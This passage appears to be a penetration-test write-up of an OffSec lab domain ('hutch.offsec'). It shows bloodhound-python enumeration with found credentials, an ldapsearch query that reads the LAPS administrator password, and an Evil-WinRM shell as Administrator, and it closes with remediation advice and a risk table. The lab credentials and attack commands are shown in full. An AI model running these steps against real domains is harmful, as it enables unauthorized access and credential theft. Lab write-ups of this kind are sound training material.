


```
PS C:\Windows\system32> Get-ChildItem -Path C:/Users -Include *.txt,*.ini,*.kdbx,*.cfg,*.config -File -Recurse -ErrorAction SilentlyContinue


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/9/2023   4:31 AM             34 proof.txt


    Directory: C:\Users\fmcsorley\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/9/2023   4:31 AM             34 local.txt
```

Alternate Privilege Escalation


As I managed to find domain credentials within LDAP I was able to run bloodhound-python to enumerate domain information, this provided a number of .json files which I was later able to import into the bloodhound application. The command to run bloodhound-python can be found below.

```
bloodhound-python -u fmcsorley -p CrabSharkJellyfish192 -ns 192.168.158.122 -d hutch.offsec -c all
```




```
┌──(kali㉿kali)-[~]
└─$ bloodhound-python -u fmcsorley -p CrabSharkJellyfish192 -ns 192.168.158.122 -d hutch.offsec -c all
INFO: Found AD domain: hutch.offsec
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (hutch.o
ffsec:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 18 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: hutchdc.hutch.offsec
INFO: Done in 00M 06S
```

Once I had imported the .json files into the bloodhound application I found that the user “fmcsorley” had the ability to read LAPS passwords, this would be another way to escalate privileges.




To read the LAPS password I made use of the tool ldapsearch again along with the found credentials “smcsorley”:”CrabSharkJellyfish192”,this was done using the following command.

```
ldapsearch -x -H 'ldap://192.168.158.122' -D 'hutch\fmcsorley' -w
'CrabSharkJellyfish192' -b 'dc=hutch,dc=offsec' "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
```



```
┌──(kali㉿kali)-[~]
└─$ ldapsearch -x -H 'ldap://192.168.158.122' -D 'hutch\fmcsorley' -w 'CrabSharkJellyfish192' -b 'dc=hutch,dc=off
sec' "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
# extended LDIF
#
# LDAPv3
# base <dc=hutch,dc=offsec> with scope subtree
# filter: (ms-MCS-AdmPwd=*)
# requesting: ms-MCS-AdmPwd
#

# HUTCHDC, Domain Controllers, hutch.offsec
dn: CN=HUTCHDC,OU=Domain Controllers,DC=hutch,DC=offsec
ms-Mcs-AdmPwd: 0lf9B2FrwI,g0F
```

From the given output I found the password “0lf9B2FrwI,g0F”. With this password I was able to use Evil-WinRM to gain a shell as the Administrator user.



```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 192.168.158.122 -u administrator -p 0lf9B2FrwI,g0F

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimple
mented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-comple
tion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
hutch\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Conclusion

Due to anonymous authentication being allowed for the LDAP process I had been able to find information relating to user accounts. A plain text password found within the account description of one users should be avoided as any authenticated or in this instance, unauthenticated user would be able to see this.

Users should refrain from reusing credentials across services, this is something which can be protected against by further user education. As for the privilege escalation, ensuring the system is fully up to date with the latest security patches will help prevent the PrintSpoofer exploit.

An alternate privilege escalation vector was found as the found user was able to authenticate to LDAP and query the LAPS password, to protect against this further restrictions should be placed on non-administrator users.

Vulnerability Summary

Vulnerability Type	Exploitation Explanation	Risk Level
Anonymous Authentication.	Anonymous authentication within the LDAP service allows for users and groups to be enumerated by non system users.	Medium
Clear text password being stored in user description.	Sensitive information should never be stored in plain text, regardless of authentication level.	Critical
Privilege Escalation due to insufficient security updates.	A lack of security updates means the system is vulnerable to known privilege escalation exploits.	Critical
Privilege Escalation due to low privileged user being able to read clear text LAPS password.	The found user was able to authenticate the LDAP and query the LAPS password, this was stored in plain text and could be used to remote into the target as the Administrator.	Critical